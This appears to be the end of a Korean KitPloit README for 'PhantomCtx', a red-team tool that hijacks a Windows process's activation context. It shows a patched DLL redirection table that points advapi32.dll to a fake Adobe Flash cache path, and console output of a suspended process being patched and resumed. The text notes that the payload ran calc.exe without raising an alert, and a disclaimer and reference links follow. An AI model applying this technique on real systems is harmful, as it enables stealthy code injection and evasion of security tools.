+-[ ACTIVATION CONTEXT DATA ] | Magic : 0x78746341 (Actx) | HeaderSize : 0x20 (32 bytes) | FormatVersion : 1 | TotalSize : 0x2166 (8550 bytes) | Flags : 0x00000000 | +--[ TOC ] 9 entries | [00] Id=1 Format=1 Offset=0x0134 Length=0x09CC | [01] Id=2 Format=1 Offset=0x0B00 Length=0x1666 <-- DLL Redirection | [02] Id=3 Format=1 Offset=0x0BC4 Length=0x12C8 | [03] Id=4 Format=2 Offset=0x1E8C Length=0x0028 | [04] Id=5 Format=2 Offset=0x1EB4 Length=0x0028 | [05] Id=6 Format=2 Offset=0x1EDC Length=0x0028 | [06] Id=9 Format=2 Offset=0x1F04 Length=0x0028 | [07] Id=10 Format=1 Offset=0x1F2C Length=0x0120 | [08] Id=11 Format=1 Offset=0x204C Length=0x0008 | +--[ DLL REDIRECTION ] 3 entries | [00] comctl32.dll.mui | PseudoKey : 0xBBF34EA2 | RosterIdx : 3 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : | | [01] comctl32.dll | PseudoKey : 0xF1C4BC4F | RosterIdx : 2 | Flags : OMITS_ASSEMBLY_ROOT | Segments : 0 PathLen=0 bytes | Path : | | [02] advapi32.dll | PseudoKey : 0xF60E87FC | RosterIdx : 1 | Flags : PATH_INCLUDES_BASE_NAME | Segments : 1 PathLen=150 bytes | Path : C:\Users\rexmax\AppData\Roaming\Adobe\Flash Player\NativeCache\advapi32.dll | +--[ END ]

[SUCCESS] Suspended process created... [INFO] Original PEB.ActivationContextData = 0000021D10BA0000 [SUCCESS] Patched blob written to section (8550 bytes) [SUCCESS] Original Activation Context region unmapped @ 0000021D10BA0000 [SUCCESS] Patched Activation Context mapped at 0000021D10BA0000 (same address) [SUCCESS] Target process resumed.

root@kitploit:~
이 경우 페이로드 DLL은 `calc.exe`를 실행합니다. 경고가 생성되지 않았습니다.

![](https://assets.kitploit.com/production/public/readmes/8764/520c6f0b907c6e07fef747a8e0139a9f268f0a83fab1964b4d0e28a144144d93.png)

![](https://assets.kitploit.com/production/public/readmes/8764/de01fe20cd0f075525a0cd388b47d0cf4435f54119b87fab0363c5e82b2663d7.png)

# 면책 조항

이 도구는 **개인 교육 목적**으로 개발되었으며, 오로지 
**공인된 환경**에서 작업하는 보안 전문가와 레드 팀 운영자를 위해 제작되었습니다.

명시적 허가 없이 시스템에 PhantomCtx를 사용하는 것은 **불법**이며 
엄격히 금지됩니다. 작성자는 이 도구로 인해 발생한 오용이나 피해에 대해 
책임을 지지 않습니다.

# 참고 자료
- [Kurosh Dabbagh의 Activation Context Hijack - Navaja Conference](https://www.youtube.com/watch?v=qu4fXWKjabY)
- [Activation Context Hijack ‘Eclipse’ 로더](https://github.com/Kudaes/Eclipse)
- [NtDoc](https://ntdoc.m417z.com/)
- [ReactOS 소스 코드](https://github.com/reactos/reactos)
- [Windows Internals 책](https://learn.microsoft.com/en-us/sysinternals/resources/windows-internals)
도구 다운로드